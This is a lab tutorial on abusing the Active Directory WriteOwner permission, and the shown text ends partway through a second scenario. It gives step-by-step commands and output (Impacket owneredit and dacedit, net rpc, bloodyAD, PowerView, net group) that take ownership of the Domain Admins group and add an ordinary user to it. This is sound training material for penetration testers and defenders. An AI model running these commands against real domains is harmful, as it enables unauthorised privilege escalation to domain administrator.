

DACL ATTACK



W R I T E @ W N E R



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Introduction

In this post, we delve into **WriteOwner Active Directory abuse**, a powerful technique that allows attackers to change the ownership of directory objects. Specifically, by abusing the WriteOwner permission in **Discretionary Access Control Lists (DACLs)**, adversaries can take over sensitive objects and escalate privileges within the domain.

To begin, we outline the lab setup necessary to simulate these attacks and map methods to the **MITRE ATT&CK framework** to clarify the associated techniques and tactics. Additionally, we cover detection mechanisms for identifying suspicious activities linked to **WriteOwner** attacks, alongside actionable recommendations for mitigating these vulnerabilities. Overall, this overview equips security professionals with critical insights to recognize and defend against these prevalent threats.

WriteOwner Permission

The **WriteOwner** permission allows a user to change the ownership of an object to a different user or principal, including one controlled by an attacker. Consequently, an attacker can **exploit this permission to take ownership** of a target object.

Once the **attacker** successfully assumes **ownership**, they can fully **manipulate the object**. This includes **modifying permissions** to grant themselves or others **Full Control** over the object. For example, the attacker could assign **Full Control permissions**, allowing **unrestricted access to read, write, or delete** the object.

- Specifically, WriteOwner permissions on a group allow attackers to grant the right to add members to that group.
- When applied to a user object, this permission enables attackers to gain full control over the account.
- In the case of computer objects, it allows the attacker to obtain unrestricted access and control.
- Finally, possessing WriteOwner permissions on a domain object enables the attacker to perform a DCSync operation, simulating a Domain Controller to extract sensitive credentials.

Prerequisites

- Windows Server 2019 as Active Directory
- Kali Linux
- Tools: Bloodhound, Net RPC, Powerview, BloodyAD, Impacket
- Windows 10/11 – As Client

Lab Setup – User Owns WriteOwner Permission on the Domain Admin Group

Create the AD Environment:

To simulate an Active Directory environment, you will need a Windows Server as a Domain Controller (DC) and a client machine (Windows or Linux) where you can run enumeration and exploitation tools.

Domain Controller:

- Install Windows Server (2016 or 2019 recommended).



- Promote it to a Domain Controller by adding the **Active Directory Domain Services**
- Set up the domain (e.g., **local**).

User Accounts:

- Create a standard user account named **Aaru**.

```
net user aaru Password@1 /add /domain
```

```
C:\Users\Administrator>net user aaru Password@1 /add /domain ←  
The command completed successfully.
```

Assign the "WriteOwner" Privilege to Aaru:

Once your AD environment is set up, you need to assign the "**WriteOwner**" privilege to **Aaru** over the **Domain Admins** group.

Steps:

- Open **Active Directory Users and Computers** (ADUC) on the Domain Controller.
- Enable the **Advanced Features** view by clicking on **View > Advanced Features**.
- Locate the **Domain Admins** group in the Users container.
- Right-click on **Domain Admins** and go to **Properties**.



The screenshot shows the Windows Active Directory Users and Computers snap-in. On the left, the navigation pane lists various containers like Active Directory Users and Computers, Saved Queries, and the current domain (ignite.local). Under ignite.local, several objects are listed: Builtin, Computers, Domain Controllers, ForeignSecurityPrincipals, Keys, LostAndFound, Managed Service Accounts, Program Data, System, and Users. The 'Users' folder is selected. In the main pane, a list of users and groups is shown. The 'Domain Admins' security group is highlighted with a red box. A context menu is open over the 'Domain Admins' entry, with the 'Properties' option also highlighted with a red box. The menu options include Add to a group..., Move..., Send Mail, All Tasks, Cut, Delete, Rename, and Properties.

Name	Type	Description
aarti	User	
aaru	User	
Administrator	User	Built-in account for admin...
Allowed RODC Passwo...	Security Group ...	Members in this group c...
anu	User	
Cert Publishers	Security Group ...	Members of this group a...
Cloneable Domain Co...	Security Group ...	Members of this group t...
Denied RODC Passwor...	Security Group ...	Members in this group c...
DnsAdmins	Security Group ...	DNS Administrators Group
DnsUpdateProxy	Security Group ...	DNS clients who are per...
Domain Admins	Security Group	Designated administrato...
Domain C...	Add to a group...	All workstations and serv...
Domain C...	Move...	All domain controllers in ...
Domain C...	Send Mail	All domain guests
Domain U...	All Tasks	All domain users
Enterprise...	Cut	Designated administrato...
Enterprise...	Delete	Members of this group c...
Group Po...	Rename	Members of this group c...
Guest		Built-in account for gues...
Key Adm...	Properties	Members of this group c...
komal		Key Distribution Center S...
krbtgt		
Protected Users	Security Group ...	Members of this group a...
RAS and IAS Servers	Security Group ...	Servers in this group can...
Read-only Domain Co...	Security Group ...	Members of this group a...
rudra	User	
Schema Admins	Security Group ...	Designated administrato...

- Go to the **Security** tab, and click on **Add** button

Domain Admins Properties

General Members Member Of Managed By

Object Security Attribute Editor

Group or user names:

- Everyone
- SELF
- Authenticated Users
- SYSTEM
- Domain Admins (IGNITE\Domain Admins)
- Cert Publishers (IGNITE\Cert Publishers)

Add... Remove


Permissions for Everyone

	Allow	Deny
Full control	<input type="checkbox"/>	<input type="checkbox"/>
Read	<input type="checkbox"/>	<input type="checkbox"/>
Write	<input type="checkbox"/>	<input type="checkbox"/>
Create all child objects	<input type="checkbox"/>	<input type="checkbox"/>
Delete all child objects	<input type="checkbox"/>	<input type="checkbox"/>

For special permissions or advanced settings, click Advanced.

Advanced

OK Cancel Apply Help



- In the “Enter the object name to select” box, type **Aaru** and click **Check Names** and click on OK.



Select Users, Computers, Service Accounts, or Groups



Select this object type:

Users, Groups, or Built-in security principals

Object Types...

From this location:

ignite.local

Locations...

Enter the object names to select ([examples](#)):

aaru

Check Names

Advanced...

OK

Cancel

- Select Aaru user and in the **Permissions** section, and click on **Advanced** option



Domain Admins Properties



General

Members

Member Of

Managed By

Object

Security

Attribute Editor

Group or user names:



aaru (IGNITE\aaru)



Everyone



SELF



Authenticated Users



SYSTEM



Domain Admins (IGNITE\Domain Admins)

Add...

Remove

Permissions for aaru

Allow

Deny

Full control



Read



Write



Create all child objects



Delete all child objects



For special permissions or advanced settings, click Advanced.

Advanced

OK

Cancel

Apply

Help

- In the **Advanced security settings** box, double-click on Aaru user's permission entry.
- In the **Permissions** section, check the box for **Modify Owner**
- Apply the settings.



Advanced Security Settings for Domain Admins

Owner: Domain Admins (IGNITE\Domain Admins) [Change](#)

Permissions Auditing Effective Access

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if

Permission entries:

Type	Principal	Access	Inherited from	Applies to
Allow	aaru (IGNITE\aaru)	Read	None	This object only
Allow	Authenticated Users	Special	None	This object only
Allow	SYSTEM	Full control	None	This object only

Permission Entry for Domain Admins

Principal: aaru (IGNITE\aaru) [Select a principal](#)

Type: Allow

Applies to: This object only

Permissions:

- | | |
|---|--|
| <input type="checkbox"/> Full control | <input checked="" type="checkbox"/> Modify owner |
| <input checked="" type="checkbox"/> List contents | <input type="checkbox"/> All validated writes |
| <input checked="" type="checkbox"/> Read all properties | <input type="checkbox"/> All extended rights |
| <input type="checkbox"/> Write all properties | <input type="checkbox"/> Create all child objects |
| <input type="checkbox"/> Delete | <input type="checkbox"/> Delete all child objects |
| <input type="checkbox"/> Delete subtree | <input type="checkbox"/> Add/remove self as member |
| <input checked="" type="checkbox"/> Read permissions | <input type="checkbox"/> Send to |
| <input type="checkbox"/> Modify permissions | |

At this point, **Aaru** now has **WriteOwner** rights over the **Domain Admins** group, meaning they can add themselves to the group.

Exploitation Phase II – User Owns WriteOwner Permission on a Group

Bloodhound - Hunting for Weak Permission

Use BloodHound to Confirm Privileges: You can use **BloodHound** to verify that **Aaru** has the **WriteOwner** permission on the **Domain Admins** group.

```
bloodhound python -u aaru -p Password@1 -ns 192.168.1.6 -d ignite.local -c All
```



```
(root㉿kali)-[~/blood]
# bloodhound-python -u aaru -p Password@1 -ns 192.168.1.6 -d ignite.local -c All
INFO: Found AD domain: ignite.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno 13] Permission denied: 'krb5cc_tkt'
INFO: Connecting to LDAP server: DC1.ignite.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: DC1.ignite.local
INFO: Found 9 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: MSEdgeWIN10.ignite.local
INFO: Querying computer: DC1.ignite.local
INFO: Done in 00M 01S
```

From the graphical representation of Bloodhound, the tester would like to identify the outbound object control for selected user where the first degree of object control value is equal to 1.

The screenshot shows the Bloodhound interface with the user 'AARU@IGNITE.LOCAL' selected. The 'Node Info' tab is active, highlighted with a red box. The 'EXECUTION RIGHTS' section shows various privilege levels for RDP and DCOM, all set to 0. The 'OUTBOUND OBJECT CONTROL' section shows the 'First Degree Object Control' value is 1, also highlighted with a red box. The 'INBOUND CONTROL RIGHTS' section shows controller counts for explicit, unrolled, and transitive controllers.

Execution Rights	Value
First Degree RDP Privileges	0
Group Delegated RDP Privileges	0
First Degree DCOM Privileges	0
Group Delegated DCOM Privileges	0
SQL Admin Rights	0
Constrained Delegation Privileges	0

Outbound Object Control	Value
First Degree Object Control	1
Group Delegated Object Control	0
Transitive Object Control	▶

Inbound Control Rights	Value
Explicit Object Controllers	6
Unrolled Object Controllers	4
Transitive Object Controllers	▶

Thus, it has shown the Aaru User has WriteOwner privilege over Domain Admins group.



The screenshot shows a Windows-based application window titled "Help: WriteOwner". Inside the window, there are tabs for "Info", "Windows Abuse", "Linux Abuse", "Opsec", and "Refs". The "Info" tab is selected. The content area contains the following text:
The user AARU@IGNITE.LOCAL has the ability to modify the owner of the group DOMAIN ADMINS@IGNITE.LOCAL.
Object owners retain the ability to modify object security descriptors, regardless of permissions on the object's DACL.
A "Close" button is located at the bottom right of the window.

Method for Exploitation – Granting Ownership & Full Control Followed by Account Manipulation (T1098)

Linux Impacket tool – Granting Ownership & Full Control

Granting Ownership:

From UNIX-like systems, this can be done with [Impacket](#)'s ownededit.py (Python), alternatively Impacket-ownededit

```
impacket-ownededit -action write -new-owner 'aaru' -target-dn 'CN=Domain Admins,CN=Users,DC=ignite,DC=local' 'ignite.local'/'aaru':'Password@1' -dc-ip 192.168.1.6
```



```
[root@kali] -~]
# impacket-ownedit -action write -new-owner 'aaru' -target-dn 'CN=Domain Admins,CN=Users,DC=ignite,DC=local' 'ignite.local'\aaru': 'Password@1' -dc-ip 192.168.1.6
/usr/share/doc/python3-impacket/examples/ownedit.py:87: SyntaxWarning: invalid escape sequence '\V'
'S-1-5-83-0': 'NT VIRTUAL MACHINE\Virtual Machines',
/usr/share/doc/python3-impacket/examples/ownedit.py:96: SyntaxWarning: invalid escape sequence '\P'
'S-1-5-32-554': 'BUILTIN\Pre-Windows 2000 Compatible Access',
/usr/share/doc/python3-impacket/examples/ownedit.py:97: SyntaxWarning: invalid escape sequence '\R'
'S-1-5-32-555': 'BUILTIN\Remote Desktop Users',
/usr/share/doc/python3-impacket/examples/ownedit.py:98: SyntaxWarning: invalid escape sequence '\I'
'S-1-5-32-557': 'BUILTIN\Incoming Forest Trust Builders',
/usr/share/doc/python3-impacket/examples/ownedit.py:100: SyntaxWarning: invalid escape sequence '\B'
'S-1-5-32-558': 'BUILTIN\Performance Monitor Users',
/usr/share/doc/python3-impacket/examples/ownedit.py:101: SyntaxWarning: invalid escape sequence '\B'
'S-1-5-32-559': 'BUILTIN\Performance Log Users',
/usr/share/doc/python3-impacket/examples/ownedit.py:102: SyntaxWarning: invalid escape sequence '\W'
'S-1-5-32-560': 'BUILTIN\Windows Authorization Access Group',
/usr/share/doc/python3-impacket/examples/ownedit.py:103: SyntaxWarning: invalid escape sequence '\T'
'S-1-5-32-561': 'BUILTIN\Terminal Server License Servers',
/usr/share/doc/python3-impacket/examples/ownedit.py:104: SyntaxWarning: invalid escape sequence '\D'
'S-1-5-32-562': 'BUILTIN\Registered COM Users',
/usr/share/doc/python3-impacket/examples/ownedit.py:105: SyntaxWarning: invalid escape sequence '\C'
'S-1-5-32-569': 'BUILTIN\Cryptographic Operators',
/usr/share/doc/python3-impacket/examples/ownedit.py:106: SyntaxWarning: invalid escape sequence '\E'
'S-1-5-32-573': 'BUILTIN\Event Log Readers',
/usr/share/doc/python3-impacket/examples/ownedit.py:107: SyntaxWarning: invalid escape sequence '\C'
'S-1-5-32-574': 'BUILTIN\Certificate Service DCOM Access',
/usr/share/doc/python3-impacket/examples/ownedit.py:108: SyntaxWarning: invalid escape sequence '\R'
'S-1-5-32-575': 'BUILTIN\RDS Remote Access Servers',
/usr/share/doc/python3-impacket/examples/ownedit.py:109: SyntaxWarning: invalid escape sequence '\R'
'S-1-5-32-576': 'BUILTIN\RDS Endpoint Servers',
/usr/share/doc/python3-impacket/examples/ownedit.py:110: SyntaxWarning: invalid escape sequence '\R'
'S-1-5-32-577': 'BUILTIN\RDS Management Servers',
/usr/share/doc/python3-impacket/examples/ownedit.py:111: SyntaxWarning: invalid escape sequence '\H'
'S-1-5-32-578': 'BUILTIN\Hyper-V Administrators',
/usr/share/doc/python3-impacket/examples/ownedit.py:112: SyntaxWarning: invalid escape sequence '\A'
/usr/share/doc/python3-impacket/examples/ownedit.py:113: SyntaxWarning: invalid escape sequence '\R'
'S-1-5-32-580': 'BUILTIN\Remote Management Users',
[*] OwnerSid modified successfully!
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] SID: S-1-5-21-3167649272-2694697299-2510499829-512
[*] sAMAccountName: Domain Admins
[*] distinguishedName: CN=Domain Admins,CN=Users,DC=ignite,DC=local
[*] OwnerSid modified successfully!
```

With the help of ownedit, the DACL for this object is successfully modified, **aaru** user now have **Ownership over the group**.

Granting Full Control:

Let's grant the user 'Aaru' **full control** over the Domain Admins group using Impacket's dacedit tool.

From UNIX-like systems, this can be done with [Impacket](#)'s dacedit.py (Python), alternatively Impacket-dacedit.

```
impacket-dacedit -action 'write' -rights 'WriteMembers' -principal 'aaru' -
target-dn 'CN=Domain Admins,CN=Users,DC=ignite,DC=local'
'ignite.local'\aaru': 'Password@1' -dc-ip 192.168.1.6
```

```
[root@kali] -~]
# impacket-dacedit -action 'write' -rights 'WriteMembers' -principal 'aaru' -target-dn 'CN=Domain Admins,CN=Users,DC=ignite,DC=local' 'ignite.local'\aaru': 'Password@1' -dc-ip 192.168.1.6
/usr/share/doc/python3-impacket/examples/dacedit.py:101: SyntaxWarning: invalid escape sequence '\V'
'S-1-5-83-0': 'NT VIRTUAL MACHINE\Virtual Machines',
/usr/share/doc/python3-impacket/examples/dacedit.py:110: SyntaxWarning: invalid escape sequence '\P'
'S-1-5-32-554': 'BUILTIN\Pre-Windows 2000 Compatible Access',
/usr/share/doc/python3-impacket/examples/dacedit.py:111: SyntaxWarning: invalid escape sequence '\R'
'S-1-5-32-555': 'BUILTIN\Remote Desktop Users',
/usr/share/doc/python3-impacket/examples/dacedit.py:112: SyntaxWarning: invalid escape sequence '\I'
'S-1-5-32-557': 'BUILTIN\Incoming Forest Trust Builders',
/usr/share/doc/python3-impacket/examples/dacedit.py:114: SyntaxWarning: invalid escape sequence '\P'
'S-1-5-32-558': 'BUILTIN\Performance Monitor Users',
/usr/share/doc/python3-impacket/examples/dacedit.py:115: SyntaxWarning: invalid escape sequence '\P'
'S-1-5-32-559': 'BUILTIN\Performance Log Users',
/usr/share/doc/python3-impacket/examples/dacedit.py:116: SyntaxWarning: invalid escape sequence '\W'
'S-1-5-32-560': 'BUILTIN\Windows Authorization Access Group',
/usr/share/doc/python3-impacket/examples/dacedit.py:117: SyntaxWarning: invalid escape sequence '\T'
'S-1-5-32-561': 'BUILTIN\Terminal Server License Servers',
/usr/share/doc/python3-impacket/examples/dacedit.py:118: SyntaxWarning: invalid escape sequence '\D'
'S-1-5-32-562': 'BUILTIN\Registered COM Users',
/usr/share/doc/python3-impacket/examples/dacedit.py:119: SyntaxWarning: invalid escape sequence '\C'
'S-1-5-32-569': 'BUILTIN\Cryptographic Operators',
/usr/share/doc/python3-impacket/examples/dacedit.py:120: SyntaxWarning: invalid escape sequence '\E'
'S-1-5-32-573': 'BUILTIN\Event Log Readers',
/usr/share/doc/python3-impacket/examples/dacedit.py:121: SyntaxWarning: invalid escape sequence '\C'
'S-1-5-32-574': 'BUILTIN\Certificate Service DCOM Access',
/usr/share/doc/python3-impacket/examples/dacedit.py:122: SyntaxWarning: invalid escape sequence '\R'
'S-1-5-32-575': 'BUILTIN\RDS Remote Access Servers',
/usr/share/doc/python3-impacket/examples/dacedit.py:123: SyntaxWarning: invalid escape sequence '\R'
'S-1-5-32-576': 'BUILTIN\RDS Endpoint Servers',
/usr/share/doc/python3-impacket/examples/dacedit.py:124: SyntaxWarning: invalid escape sequence '\R'
'S-1-5-32-577': 'BUILTIN\RDS Management Servers',
/usr/share/doc/python3-impacket/examples/dacedit.py:125: SyntaxWarning: invalid escape sequence '\H'
'S-1-5-32-578': 'BUILTIN\Hyper-V Administrators',
/usr/share/doc/python3-impacket/examples/dacedit.py:126: SyntaxWarning: invalid escape sequence '\A'
'S-1-5-32-579': 'BUILTIN\Access Control Assistance Operators',
/usr/share/doc/python3-impacket/examples/dacedit.py:127: SyntaxWarning: invalid escape sequence '\R'
'S-1-5-32-580': 'BUILTIN\Remote Management Users',
[*] DACL backed up to dacedit-02041206-023454.bak
[*] DACL modified successfully!
```

With the help of dacedit, the DACL for this object is successfully modified, **aaru** user now have **full Control over the group**.



Linux – Adding Member to the Group

Linux Net RPC – Samba

The tester can abuse this permission by adding Aaru User into Domain Admin group and list the domain admin members to ensure that Aaru Users becomes Domain Admin.

```
net rpc group addmem "Domain Admins" aaru -U ignite.local/aaru%'Password@1' -S 192.168.1.6
```

```
[root@kali] ~
# net rpc group addmem "Domain Admins" aaru -U ignite.local/aaru%'Password@1' -S 192.168.1.6 ↵
```

Linux Bloody AD

Alternatively, it can be achieved using [bloodyAD](#)

```
bloodyAD --host "192.168.1.6" -d "ignite.local" -u "aaru" -p "Password@1" add groupMember "Domain Admins" "aaru"
```

```
[root@kali] ~
# bloodyAD --host "192.168.1.6" -d "ignite.local" -u "aaru" -p "Password@1" add groupMember "Domain Admins" "aaru" ↵
[+] aaru added to Domain Admins
```

Windows PowerShell Powerview – Granting Ownership & Full Control

From a Windows system, this can be achieved with **Set-DomainObjectOwner** to grant ownership followed by **Add-DomainObjectAcl** ([PowerView](#) module) to grant full permission over the target.

```
powershell -ep bypass
Import-Module .\PowerView.ps1
Set-DomainObjectOwner -Identity 'Domain Admins' -OwnerIdentity 'aaru'
Add-DomainObjectAcl -Rights 'All' -TargetIdentity "Domain Admins" -
PrincipalIdentity "aaru"
```

```
PS C:\Users\aaaru> powershell -ep bypass ↵
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\aaaru> Import-Module .\PowerView.ps1 ↵
PS C:\Users\aaaru> Set-DomainObjectOwner -Identity 'Domain Admins' -OwnerIdentity 'aaru' ↵
PS C:\Users\aaaru> Add-DomainObjectAcl -Rights 'All' -TargetIdentity "Domain Admins" -PrincipalIdentity "aaru" ↵
PS C:\Users\aaaru>
```

Windows Net command – Adding Member to the Group

This can be achieved with a native command line, using windows net command.

```
net group "domain admins" aaru /add /domain
```

```
PS C:\Users\aaaru> net group "domain admins" aaru /add /domain ↵
The request will be processed at a domain controller for domain ignite.local.

The command completed successfully.
```

thus, from user property we can see Aaru user has become the member of domain admin.



```
PS C:\Users\aaru> net user aaru /domain ←  
The request will be processed at a domain controller for domain ignite.local.  
  
User name          aaru  
Full Name  
Comment  
User's comment  
Country/region code    000 (System Default)  
Account active      Yes  
Account expires     Never  
  
Password last set   12/5/2024 11:25:11 PM  
Password expires     1/16/2025 11:25:11 PM  
Password changeable  12/6/2024 11:25:11 PM  
Password required    Yes  
User may change password Yes  
  
Workstations allowed All  
Logon script  
User profile  
Home directory  
Last logon          12/8/2024 8:44:04 AM  
  
Logon hours allowed All  
  
Local Group Memberships  
Global Group memberships *Domain Admins *Domain Users  
The command completed successfully.
```

Lab Setup – User Owns WriteOwner Permission on Another User

In this **lab setup**, we will **simulate a scenario** where one user has **WriteOwner permission** over another user. Specifically, we will create two users: **Ankur** and **Sakshi**, where **Sakshi** is granted **WriteOwner access** over **Ankur**.

Create the AD Environment and User accounts

To begin, set up a **Windows Server (2016 or 2019 recommended)** as the **Domain Controller (DC)** and prepare a **client machine** (Windows or Linux) to run **enumeration and exploitation tools**.

Domain Controller:

- Install Windows Server (2016 or 2019 recommended).
- Promote it to a Domain Controller by adding the **Active Directory Domain Services**
- Set up the domain (e.g., **ignite.local**).

User Accounts:

- Next, **create two AD user accounts** named **Ankur** and **Sakshi** using the following commands:

```
net user ankur Password@1 /add /domain  
net user sakshi Password@1 /add /domain
```



```
C:\Users\Administrator>net user ankur Password@1 /add /domain ←  
The command completed successfully.
```

```
C:\Users\Administrator>net user sakshi Password@1 /add /domain ←  
The command completed successfully.
```

Assign the "WriteOwner" Privilege:

After creating the users, proceed to **assign WriteOwner permission** to *Sakshi* over the *Ankur* user account.

1. Open **Active Directory Users and Computers** (ADUC) on the Domain Controller.
2. Enable the **Advanced Features** view by clicking on **View > Advanced Features**.
3. Locate User **Ankur** in the **Users**
4. Right-click on **Ankur User** and go to **Properties**.



The screenshot shows the Windows Active Directory Users and Computers snap-in. On the left, a tree view shows the domain structure under 'Active Directory Users and Computers'. A context menu is open over a user account named 'an...', which is highlighted with a red box. The menu options include: Copy..., Add to a group..., Name Mappings..., Disable Account, Reset Password..., Move..., Open Home Page, Send Mail, All Tasks, Cut, Delete, Rename, Properties (highlighted with a red box), Help, and a separator line followed by Key Distribution, Protected Users, RAS and IAS Servers, and Read-only Domain Co... accounts.

Name	Type	Description
aarti	User	
aaru	User	
Administrator	User	Built-in account
Allowed RODC Passwo...	Security Group ...	Members in the domain
an...	User	
Cel...	User	Members of the domain
Clc...	User	Members of the domain
De...	User	Members in the domain
Dn...	DNS Administrator	DNS Administrators
Dn...	DNS Client	DNS clients who have registered their name
Do...	Designated administrator	Designated administrators
Do...	All workstation	All workstations
Do...	All domain controller	All domain controllers
Do...	All domain guest	All domain guests
Do...	All domain user	All domain users
En...	Designated administrator	Designated administrators
En...	Members of the domain	Members of the domain
En...	Members of the domain	Members of the domain
Gr...	Members in the domain	Built-in account
Gu...	Members in the domain	Members of the domain
Key...	Key Distribution	Key Distribution
krbtgt	User	Protected Users
Protected Users	Security Group ...	Members of the domain
RAS and IAS Servers	Security Group ...	Servers in this domain
Read-only Domain Co...	Security Group ...	Members of the domain
rudra	User	

Modify Permissions

5. Navigate to the **Security** tab, and click on **Add** button
6. In the “Enter the object name to select” box, type **Sakshi** and click **Check Names**, then click **OK**.
7. Select the **Sakshi** user, and in the **Permissions** section, click on **Advanced**

ankur Properties



Published Certificates Member Of Password Replication Dial-in Object

Remote Desktop Services Profile COM+ Attribute Editor

General Address Account Profile Telephones Organization

Security Environment Sessions Remote control

Group or user names:

Administrators (IGNITE\Administrators)

Account Operators (IGNITE\Account Operators)

Pre-Windows 2000 Compatible Access (IGNITE\Pre-Windows 200...)

sakshi (IGNITE\sakshi)

Windows Authorization Access Group (IGNITE\Windows Authorizat...)

Terminal Server License Servers (IGNITE\Terminal Server License ...)

ENTERPRISE DOMAIN CONTROLLERS

Add...

Remove

Permissions for sakshi

Allow Deny

Full control

Read

Write

Create all child objects

Delete all child objects

Allowed to authenticate

For special permissions or advanced settings, click Advanced.

Advanced

OK

Cancel

Apply

Help

8. In the Advanced security settings box, double-click on Sakshi user's permission entry.
9. In the Permissions section, check on the box for **Modify owner**
10. Click **Apply** to save the settings.



Advanced Security Settings for ankur

Owner: Domain Admins (IGNITE\Domain Admins) [Change](#)

Permissions Auditing Effective Access

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Type	Principal	Access	Inherited from	Applies to
Allow	SELF	Special	None	This object only
Allow	Authenticated Users	Read permissions	None	This object only
Allow	SYSTEM	Full control	None	This object only
Allow	Domain Admins (IGNITE\Dom...)	Full control	None	This object only
Allow	Account Operators (IGNITE\Ac...)	Full control	None	This object only
Allow	sakshi (IGNITE\sakshi)	Read	None	This object only

Permission Entry for ankur

Principal: sakshi (IGNITE\sakshi) [Select a principal](#)

Type: Allow

Applies to: This object only

Permissions:

Full control
 List contents
 Read all properties
 Write all properties
 Delete
 Delete subtree
 Read permissions
 Modify permissions
 Modify owner
 All validated writes
 All extended rights
 Create all child objects
 Delete all child objects
 Create ms-net-ieee-80211-GroupPolicy objects
 Delete ms-net-ieee-80211-GroupPolicy objects
 Create ms-net-ieee-8023-GroupPolicy objects
 Delete ms-net-ieee-8023-GroupPolicy objects
 Allowed to authenticate
 Change password
 Receive as
 Reset password
 Send as

At this point, the **Sakshi** user now holds **WriteOwner permission** over the **Ankur user object**. As a result, Sakshi can **take ownership** and potentially **escalate privileges** or manipulate permissions on that object.

Exploitation Phase I – User Owns WriteOwner Permission on Another User

Bloodhound - Hunting for Weak Permission

Use BloodHound to Confirm Privileges: You can use **BloodHound** to verify that **Sakshi** has the **WriteOwner** permission for **Ankur** user.

```
bloodhound-python -u sakshi -p Password@1 -ns 192.168.1.6 -d ignite.local -c All
```



```
[root@kali] ~ /blood]
# bloodhound-python -u sakshi -p Password@1 -ns 192.168.1.6 -d ignite.local -c All ←
INFO: Found AD domain: ignite.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Co
INFO: Connecting to LDAP server: DC1.ignite.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: DC1.ignite.local
INFO: Found 10 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: MSEDGEWIN10.ignite.local
INFO: Querying computer: DC1.ignite.local
INFO: Done in 00M 01S
```

From the graphical representation of Bloodhound, the tester would like to identify the outbound object control for selected user where the first degree of object control value is equal to 1.

SAKSHI@IGNITE.LOCAL

Database Info Node Info Analysis

